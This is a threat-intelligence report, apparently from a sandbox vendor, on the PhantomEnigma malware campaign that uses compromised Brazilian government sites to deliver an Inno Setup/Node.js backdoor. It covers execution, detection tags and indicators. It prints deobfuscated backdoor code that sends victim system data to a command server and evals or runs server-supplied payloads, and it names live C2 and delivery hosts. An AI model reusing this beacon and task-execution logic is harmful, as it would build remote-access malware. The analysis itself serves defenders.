



Hidden Infrastructure Exposed

ANYRUN Reveals Hijacked Gov Websites Delivering Malware

An original threat intelligence investigation uncovering how trusted government infrastructure became an attack channel, placing banking organizations and public-sector systems at risk while revealing previously undocumented infrastructure relationships and actionable mitigation guidance for security leaders.





Contents

Introduction	3
PhantomEnigma Threat Profile	3
TL;DR	4
One Operator, Multiple Parallel Attack Arms	4
Timeline & Evolution of PhantomEnigma	5
Business Risks Organizations Face	6
Threat Landscape and Victimology	6
Execution Chain	7-8
Indicators That Survive Lure Changes	9
Inside the Backdoor: Static Deobfuscation and Live Re-Detonation	9-10
A New Beacon Generation	10-12
Why Build-Chain Evidence Outlasts Rotating Infrastructure	12-13
Attribution with Broader Detection Coverage	14
Infrastructure & Handwriting	14-16
Scale & Statistics	16-17
The Ofício-PC Delivery Arm	17-19
Why It Is the Same Operator	20-22
Defining the PhantomEnigma Cluster Boundaries	22-23
Attribution	24-25
Detection and Monitoring Recommendations	26-29
What to Expect Next	29
Conclusion	30
Strategic Recommendations for Security Leaders	30
About ANY.RUN	31
MITRE ATT&CK	31
IOCs & Artifacts	32-35

Introduction

PhantomEnigma is an active Brazil-focused operation that combines phishing, compromised government infrastructure, and modular malware to steal credentials and gain access to targeted systems. Banking organizations are among the sectors most exposed to the campaign. Its use of trusted email accounts, frequently rotated domains, and samples that often appear clean or generic makes the activity difficult to detect and easy to underestimate.

[ANY.RUN](#) analysts uncovered a previously hidden link between PhantomEnigma's Inno/Node.js backdoor activity and a campaign using fake police-themed documents presented as official "Ofício Polícia Civil" notices. By correlating hundreds of [sandbox analyses](#), the team connected activity that initially appeared unrelated to a broader coordinated operation affecting both trusted public-sector infrastructure and high-value banking environments.

For security leaders, the findings expose a critical visibility gap that can delay containment, increase investigation costs, and allow a single campaign to remain hidden across fragmented alerts.

PhantomEnigma Threat Profile

Parameter	Value
Threat type	Modular Node.js backdoor delivered by a Delphi/Inno-Setup installer; multi-arm crimeware operation
Family / cluster	PhantomEnigma (aka Operation Phantom Enigma)
Actor / targeting	Brazil: banking (Banco do Brasil) early 2025, shifting to public sector (.gov[.]br) in late 2025 / 2026
Severity	High: government-infrastructure compromise for delivery, banking-credential theft, active
Business risk	Financial loss, sensitive data exposure, operational disruption, regulatory and reputational damage, and higher investigation and recovery costs
Sophistication	Capable: patched-Electron decoy, self-deobfuscating index.js, modular eval/exec backdoor, compromised-infra delivery so SPF/DKIM/DMARC pass
Prevalence	231 sandbox analyses from January to July 2026; activity remains ongoing, with peaks in March (58) and May (66), and 27 analyses in July.
First / last seen (our mirror)	2026-01-15 to 2026-07-10
Overall confidence	C: High the campaign is real, documented and Brazil-targeted C:Med-High that this specific Inno/Node arm is PhantomEnigma
Attribution basis	Build-chain handwriting-segmentation + vendor corroboration (PT-ESC family + abuse.ch ThreatFox + exact seed IOCs)
Snapshot	Core facets 2026-07-11 ; gated deep-dive + loader facet + live re-detonation 2026-07-12 ; Ofício delivery arm 2026-07-13

TL;DR

- **PhantomEnigma uses compromised Brazilian government systems for delivery.**
At least 20 .gov.br municipal and police portals were used to distribute malware, while compromised mailboxes allowed phishing emails to pass SPF, DKIM, and DMARC checks. These government systems are part of the delivery chain, not confirmed campaign targets.
- **ANY.RUN analysts uncovered a previously undocumented backdoor generation.**
A fresh sandbox detonation on July 12, 2026, confirmed the behavior in a live environment, showing that PhantomEnigma operates at least two beacon generations.
- **The Ofício-PC quishing activity is linked to the same operator.**
The fake Polícia Civil QR-code PDF and ClickFix campaign included 99 sandbox analyses. At least four compromised government hosts delivered both Ofício-PC content and PhantomEnigma installers, supporting the assessment that it is another arm of the same operation.
- **ANY.RUN exposed hidden infrastructure links, while the campaign's code proved to be its most durable fingerprint.**
A recurring Delphi/Inno Setup and Node.js/Electron build chain identified 231 sandbox analyses even as domains, IP addresses, and delivery hosts changed.

One Operator, Multiple Parallel Attack Arms


The earlier brief framed this activity as two sequential campaigns: a PDF wave from January to April, followed by a Node.js/Inno wave beginning in May. Analysis of the broader dataset suggests they are better understood as concurrent arms of the same operator, rather than separate phases.

- The **PDF wave** is the **Ofício-PC quishing/ClickFix delivery arm** (58-62 PDF tasks, Jan-Apr, peak Feb); see the dedicated chapter;
- The **nodejs+inno wave** is the **core Inno/Node backdoor spine**, which the monthly trend shows is live across the entire window (Jan to Jul: 7 / 21 / 58 / 21 / 66 / 31 / 27), peaking in both March and May rather than starting in May.

The rest of this report treats PhantomEnigma as one operator running several arms in parallel over a shared, compromised-government delivery substrate: the Inno/Node backdoor, the compromised-.gov[.]br delivery, the operator C2 cohort, and the Ofício quishing front.

Timeline & Evolution of PhantomEnigma

The timeline shows the operation as one continuous campaign. Gen A covers the 2025 extension-banker activity documented in public research. Gen B covers the 2026 activity measured directly in ANY.RUN, including the PDF delivery arm and the Node.js/Inno backdoor cluster. Although the earlier brief treated these as separate phases, the data shows they operated in parallel through the first half of 2026.



THE CAMPAIGN EVOLVED IN TWO WAYS.

Target: The campaign moved from banking-focused activity in 2025, including Banco do Brasil, to the use of Brazilian public-sector infrastructure in 2026. This change reflects a shift in delivery rather than a confirmed new victim class. Compromised .gov.br email and hosting systems gave the attackers a more trusted path to reach victims and increased the chance that malicious messages would pass standard authentication checks.

Arsenal: The malware evolved from a browser-extension banker into a modular Inno/Node.js backdoor built around a patched Boostnote application. The payload-download script became simpler, the decoy appeared more legitimate, and the backdoor gained the ability to execute JavaScript or deliver additional files. Multiple beacon generations also remained active at the same time, using both GET and POST requests.

For security teams, these changes increase the risk of delayed detection and incomplete containment. Trusted infrastructure can reduce suspicion, modular payloads can change after the initial infection, and weekly C2 rotation can quickly make static blocklists outdated. This makes behavior-based detection and continuous threat hunting more valuable than relying on individual domains, hashes, or automated verdicts alone.

Business Risks Organizations Face

PhantomEnigma's use of trusted government infrastructure, clean-looking samples, and rotating C2 domains can delay investigation and give the operation more time to expand inside an organization.

The main business risks include:

- **Account and credential compromise:** Stolen banking, email, or system credentials can support fraud, unauthorized access, and further attacks.
- **Delayed containment:** Clean verdicts and fragmented alerts can prevent teams from recognizing that several incidents belong to one coordinated operation.
- **Data exposure:** The modular backdoor can collect system information, execute commands, and deliver additional payloads.
- **Operational disruption:** A successful compromise can affect employee access, business systems, and day-to-day operations.
- **Higher response costs:** Longer investigations, repeated analysis, and late containment increase SOC workload and recovery expenses.
- **Trust and reputational damage:** Abuse of government or other trusted infrastructure can make attacks harder to identify and increase the impact on customers, partners, and public confidence.

For security leaders, the priority is to reduce the time between the first suspicious signal and confirmed compromise. This requires connecting behavior across files, infrastructure, and sandbox sessions instead of relying only on individual hashes, domains, or automated verdicts.

Threat Landscape and Victimology

Submitter data is a proxy for targeting, not confirmed victimology. Country and industry labels reflect who detonated the sample and may be distorted by MSSP resubmissions, automated feeds, and the ANY.RUN user base.

Across the 231 core sandbox analyses, the raw split is US 33.3%, Unknown 27.7%, and Brazil 20.8%. However, 66 of the 77 US submissions came from one homogeneous US/Telecommunications source, so they should not be treated as individual US victims.


Brazil is the stronger targeting signal. It represents 60.3% of the .gov.br delivery cluster and 46% of the operator C2 cohort, with Banking and MSSPs among the leading industry categories. This aligns with public research documenting Banco do Brasil targeting.

The adjacent Eoto ClickFix and GitHub-to-StealC clusters show a different geographic profile and are not concentrated in Brazil, supporting their classification as separate operations.

For security leaders, separating real targeting signals from submission noise helps focus detection, threat hunting, and response resources on the regions and sectors facing the highest exposure.


Execution Chain: How the PhantomEnigma Attack Unfolds

After analyzing the phishing email inside ANY.RUN's Interactive Sandbox, we revealed the following attack chain:



INITIAL DELIVERY

The victim receives a spoofed Polícia Civil or “Procuração Digital” notary email and follows a link to a compromised government host or a police-themed typosquat .com domain.



Phishing email analyzed inside ANY.RUN sandbox

INSTALLER EXECUTION

The host serves a Delphi-compiled Inno Setup installer, such as Procuracao_Digital.exe. Once executed, it silently unpacks a patched Electron/Boostnote or another JavaScript-based application.

BACKDOOR ACTIVATION

In the observed Boostnote version, the legitimate BoostIO note-taking application contains a malicious index.js file. The Electron host loads this script, which self-deobfuscates, sends victim system information to the C2 server, performs reconnaissance through child_process, creates persistence through a Run key, and enters its taskExecute loop.

SECOND-STAGE DELIVERY

The server can return JavaScript for in-process execution through eval() or send an executable to be dropped and launched as a child process. This modular second stage is where the final payload, such as a stealer, loader, or remote management tool, is delivered.

Indicators That Survive Lure Changes

Several artifacts remain visible even as file names and lures change:

- The dropped Electron host appears as App.exe under is-*.tmp\<Name>Application\, including names such as DistroneApplication and SmartSuiteifyUltraWare.
- The decoy binary is a patched Boost Note.exe, later renamed Grape.exe to avoid the known decoy string.
- Installation directories use random word combinations such as UltraSuiteSmartCoreware and ProSoftxUltraToolator.

Inside the Backdoor: Static Deobfuscation and Live Re-Detonation

This investigation revealed backdoor behavior that we found no previous public research documenting. To validate it, ANY.RUN analysts completed two controlled steps: extracting and deobfuscating the dropped index.js file, then re-detonating the original installer to confirm the behavior in a live environment.

First, analysts recovered the real resources\app\index.js file, measuring 239,459 bytes, from the anchor sessions's full JSON report. The file was extracted with 7-Zip and deobfuscated in Python without executing it through Node.js or eval().

The analysis reversed two obfuscation layers. The Boostnote wrapper used an obfuscator.io string array with a custom lowercase-first Base64 alphabet, while the malicious strings were stored as character-code arrays and decoded through String.fromCharCode(...).

This build also differed from the generation described in earlier public research. It did not contain the 1874371588 XOR scheme or the laravel string, indicating a simpler but distinct version of the backdoor.

The deobfuscated logic showed that the malware:

- Sends system information to the /nbw/ endpoint
- Creates a persistent eight-character machine ID in %APPDATA%
- Reads an affiliate or campaign tag stored beside the installer
- Checks for new commands every 180 seconds
- Executes JavaScript directly through eval()
- Drops and runs executable files
- Establishes persistence through setLoginItemSettings

The deobfuscated backdoor, shown in simplified pseudocode:

```

async function beacon () {                                     // resolve C2, then POST sysinfo
  const host = resolveFromReddit () ;                          // dead-drop:
    reddit[.].com/r/Boostnote/
  const r = await fetch (host + ".com/nbw/" , {
    method : "POST" , headers : { "Content-Type" : "application/json" } ,
    body : JSON.stringify ([ machined () , process.env . COMPUTERNAME ,
                           process.env . USERNAME , ... ( campaignTag () || [] ) ] ) } ) ;
  const h = await r . json () ; if (h . task) taskExecute (h .task) ;
}
async function loop (){ while ( true ){ await beacon () ; await sleep ( 180000 ) ; } } // every 180 s
function machined (){ /* 8-char id persisted in %APPDATA% */ }
function campaignTag (){ /* alnum X-Y affiliate tag read from a file beside the installer */ }
function taskExecute (t){
  if (t . e ) { eval (t . e ) ; return ; }                      // JS task
  for ( const [name , b64] of Object.t.entries (t . files || {}))
    { writeFile (TEMP + ts + name , base64 (b64)) ; if (name . endsWith ( ".exe" )) exe = ... ; }
  if (exe) require ( "child_process" ) . exec ( ` "${exe}" ` ) ; // EXE task
}
app . setLoginItemSettings ({ openAtLogin: true , path : app . getPath ( "exe" ) } ) ; // persistence

```

A New Beacon Generation

The recovered sample sends a POST request to /nbw/ with a JSON body containing the machine ID, computer name, username, and campaign tag.

This differs from the previously documented GET request:

```
/laravel.php?api=api&hash=<b64>&message=PT1n<b64>
```

The evidence therefore indicates that PhantomEnigma operates at least two beacon generations. Despite the different communication formats, both share the same Delphi/Inno and patched-Boostnote build chain, modular JavaScript or executable task delivery, and login persistence.

```

1  async function requestInit() {
2      try {
3          const i8 = await customRequest(deobfEndpoint, {
4              method: deobfString(postMethod),
5              headers: {
6                  [deobfString(0p)]: deobfString(t5)
7              },
8              body: JSON.stringify([readMutex(), process.env.COMPUTERNAME, process.env.USERNAME, ...(buildNumberCheck() || [])])
9          });
10         const e1 = await i8.json();
11         if (e1.task) {
12             taskExecute(e1.task);
13         }
14     } catch (x_) {
15         console.log(x_);
16     }
17 }

```

customRequest function to send victim's computer data

```

1  function taskExecute(_W) {
2      if (_W.e) {
3          try {
4              const QE = eval(_W.e);
5          } catch (cq) {
6              const M6 = `[${new Date().toISOString()}]\nError: ${cq.message}\nStack: ${cq.stack}\n\n`;
7              K.appendFileSync(deobfString(W6), M6);
8          }
9          return;
10     }
11     const ZN = process.env.TEMP;
12     const nB = Q(ZN, String(Date.now()));
13     K.mkdirSync(nB, {
14         recursive: true
15     });
16     const 0e = _W.files || {};
17     let GW = null;
18     for (const [Wl, um] of Object.entries(0e)) {
19         const CL = Q(nB, Wl);
20         const WA = z(CL);
21         if (WA !== nB) {
22             K.mkdirSync(WA, {
23                 recursive: true
24             });
25         }
26         K.writeFileSync(CL, Buffer.from(um, deobfString(Af)));
27         if (Wl.endsWith(deobfString(JV))) {
28             GW = CL;
29         }
30     }
31     if (GW) {
32         require("child_process").exec(`"${GW}"`, {
33             cwd: nB
34         });
35     }
36 }

```

taskExecute function code

A fresh detonation on July 12, 2026 confirmed the behavior in a live environment. The sample resolved and sent a POST request to:

```
hxxps://zsoxcjarsate[.]com/nbw/
```

This confirmed the deobfuscated /nbw/ path in active use and identified zsoxcjarsate[.]com as a live C2 domain. The analysis also recovered the dropped index.js hash:

```
71f6997866...2ab71c
```

The live detonation confirmed the behavior identified during static analysis.

Why Build-Chain Evidence Outlasts Rotating Infrastructure

Known C2 domains help connect related activity, but they are not reliable enough to serve as the main detection key. The largest seed domain, policiacivilmg[.]com, appears in only 34 of the 231 core sandbox analysis sessions, or 15% of the cluster. The previously cited figure of 55 refers to index-wide DNS activity, not sessions within the core cluster.

The full ten-domain seed set covers only 77 of the 231 sessions, or 33%. Two-thirds of the cluster never contacted any known C2 domain. Instead, those sessions used compromised .gov.br hosts or infrastructure that had already rotated out of view.

To find a more stable signal, ANY.RUN analysts used Threat Intelligence Lookup together with YARA and static detection tags to search across the samples' build characteristics.

Individually, the tags are common across the dataset:

nodejs	2,496 sandbox sessions
inno	10,719 sandbox sessions
delphi	17,233 sandbox sessions
installer	11,567 sandbox sessions

Combined, however, the four tags identify exactly 231 sessions. The combination of the nodejs and inno tags also identifies all 231 sandbox analyses, providing full coverage of the cluster.

The combination reflects the recurring build chain: a Delphi-compiled Inno Setup installer carrying an embedded Node.js or Electron application. The Combined, however, the four tags identify exactly 231 sessions. The nodejs and inno combination alone also returns all 231, providing full recall across the cluster.

The three tags come from ANY.RUN YARA and static detections applied to the sample bytes, including:

- Compiled with Borland Delphi
- Detects InnoSetup installer
- Node.js compiler detected

This means analysts can identify the malware by its build characteristics, even when the attacker changes domains, IP addresses, or delivery hosts. It remains visible even as the operator changes C2 domains, IP addresses, and compromised delivery hosts.

The initial ANY.RUN's [Threat Intelligence Lookup](#) query provided a broader starting point for identifying related sandbox sessions. Analysts could then combine the build-chain tags with stronger campaign indicators, such as known C2 infrastructure, compromised .gov.br hosts, beacon IP addresses, and the /laravel.php or /nbw/ communication patterns.

Check TI Lookup query:

[domainName:".gov.br" AND threatName:"nodejs" AND threatName:"inno*"](#)

The screenshot shows the ANY.RUN Threat Intelligence Lookup interface. The search query is `domainName:".gov.br" AND threatName:"nodejs" AND threatName:"inno*"`. The results are displayed in a table with columns for OS, Date, Threat Status, URL, and Analysis Details. The table lists several sessions, including those with "No threats detected", "Suspicious activity", and "Malicious activity". The analysis details include MD5, SHA1, and SHA256 hashes, as well as tags like "delphi", "inno", "installer", "nodejs", and "loader".

OS	Date	Threat Status	URL	Analysis Details
Windows 10 Professional 64 bit	July 04, 2026 14:18	No threats detected	https://poa.sp.gov.br/doc/KhDvexT9QX/14VaErskj	MD5: 92E9775CF38A876A8B950558C2F445 SHA1: A184AE9A67A7F7B8A41DE28B8243742EE33FA SHA256: 88B285ECAB7A9FEDBF1F1FC46FCB98200B8A585B2CD36877A47DE285AF9
Windows 10 Professional 64 bit	July 03, 2026 21:30	Malicious activity	https://www.funrespol.pc.ro.gov.br/procedimento/aQ...	MD5: 7027FEFED818C8C38CA03F52CC2199 SHA1: EC51C2A4F8039E3975A55A0B069519A3D8C873C SHA256: 83137CAF2BFA1DF4F6BDF9C28267140B8808601C3030A5A3981B6C61EF26
Windows 10 Professional 64 bit	July 03, 2026 18:19	Suspicious activity	https://poa.sp.gov.br/doc/K9I00oFoIA/4mZKTC4ex	MD5: EF4659288543441865071FCB42B6989D SHA1: 5FB9FFA987D414854864EF3599428C98B9FA4D3 SHA256: D18E18899678E58418B8531EDB83703AC7C3E669F8A9E9F85A182461A96E7B
Windows 10 Professional 64 bit	July 03, 2026 17:59	Malicious activity	https://poa.sp.gov.br/doc/KhDvexT9QX/14VaErskj	MD5: 92E9775CF38A876A8B950558C2F445 SHA1: A184AE9A67A7F7B8A41DE28B8243742EE33FA SHA256: 88B285ECAB7A9FEDBF1F1FC46FCB98200B8A585B2CD36877A47DE285AF9
Windows 10 Professional 64 bit	July 03, 2026 16:48	Suspicious activity	https://poa.sp.gov.br/doc/wBvCEwP3iQ/oSKmMKG1sw	MD5: EC68E2DE5AC49C19E245118968B07F9 SHA1: 3859FA71848483C7C4471798C884E7F8F79FC5 SHA256: A378AE7E780428BE1528793ADEFA48CDEE94705837F8A74A549EAC8C68991A
Windows 10 Professional 64 bit	July 02, 2026 21:25	Suspicious activity	https://camaradelassance.mg.gov.br	MD5: C4347687F558A7E1966298509159041 SHA1: 885A885F87EE4306475A87874367027929806394 SHA256: 1AB9EE13C4E6F817111B1F72EC92425F838A1A78C1E3B9A6E818A909C7C841
Windows 10 Professional 64 bit	July 02, 2026 10:11	Suspicious activity	https://camarapraguacu.sp.gov.br/doc/DzAe8Sxvca	MD5: 3998970F2442DF8E5F91AD0AD8CABC SHA1: 68A2244A774FFE2B2E595411D48BA590BA164083 SHA256: F7AE7807B12E08BF92FC88C383370218CEB0C8A70376484BC7A632D18A915
Windows 10 Professional 64 bit	July 01, 2026 22:28	No threats detected	https://camarapraguacu.sp.gov.br/doc/00hghrGr	MD5: 467C9FC823F55D57899D2205C8A9F SHA1: 83A8F7C9886AF07852D19897FE4E804A8886E58 SHA256: B1928454825FDE663750289A8A8E6A88A890EE51386852EDFF053FADE98E97
Windows 10 Professional 64 bit	July 01, 2026 21:46	Suspicious activity	https://camarapraguacu.sp.gov.br/doc/wsVPWyP0IL	MD5: 635C28B8C8B179F46637BEEB79B19 SHA1: 5E313A988B7363C1940623E40302EE78A3807F2 SHA256: 9580840DBA86D9953154310891CDB5AC39082F312F60E9A997EF037224A3B
Windows 10 Professional 64 bit	July 01, 2026 17:42	Suspicious activity	https://camarapraguacu.sp.gov.br/doc/naNXNW0IQ7	MD5: C55DFE911CFE2391E063CB579866371 SHA1: 381F63E8B6663CFBAE335499F1368893856671 SHA256: 46893342D141996BE805DE228585BC11865A88A4446E9C17AE70A43B137185
Windows 10 Professional 64 bit	July 01, 2026 16:25	No threats detected	https://camarapraguacu.sp.gov.br/doc/DzAe8Sxvca	MD5: 3998970F2442DF8E5F91AD0AD8CABC SHA1: 68A2244A774FFE2B2E595411D48BA590BA164083 SHA256: F7AE7807B12E08BF92FC88C383370218CEB0C8A70376484BC7A632D18A915
Windows 10 Professional 64 bit	July 01, 2026 15:37	Malicious activity	https://url.de.m.mimecastprotect.com/s/cfJoCr2Pqn...	MD5: 88B91882C85032F99F747A3A48487 SHA1: 48B8F0D0CC8A97989A8589F203978B80CC582EF SHA256: 983C886A63E8B810E60F82888C2399527E9C87E36D70E48959F1467E8B028A
Windows 10 Professional 64 bit	July 01, 2026 15:19	Suspicious activity	https://camarapraguacu.sp.gov.br/doc	MD5: A2C9AF8D404EB76857A8C765FEE8E382 SHA1: 34445F8AD9CCF891A7D73E8E8EDCAF932F79F048 SHA256: C3681AF79E33328B0FCA72EE8BF22717834266418C73CE0A72E3C614186CED
Windows 10 Professional 64 bit	July 01, 2026 14:57	Suspicious activity	https://camarapraguacu.sp.gov.br/doc/sFbRnUIBZ	MD5: 48AB58EE282776C058C98357FA5A37 SHA1: ED1897C2F28B88D07552D0783C481097EC8D0F6 SHA256: 48AB58EE282776C058C98357FA5A37

TI Lookup showcasing all the relevant sandbox sessions

Attribution with Broader Detection Coverage

[ANY.RUN](#) analysts identified 231 sandbox analyses that share the same distinctive build chain. This wider cluster gives defenders a strong basis for threat hunting, even when domains, IP addresses, and delivery infrastructure change.

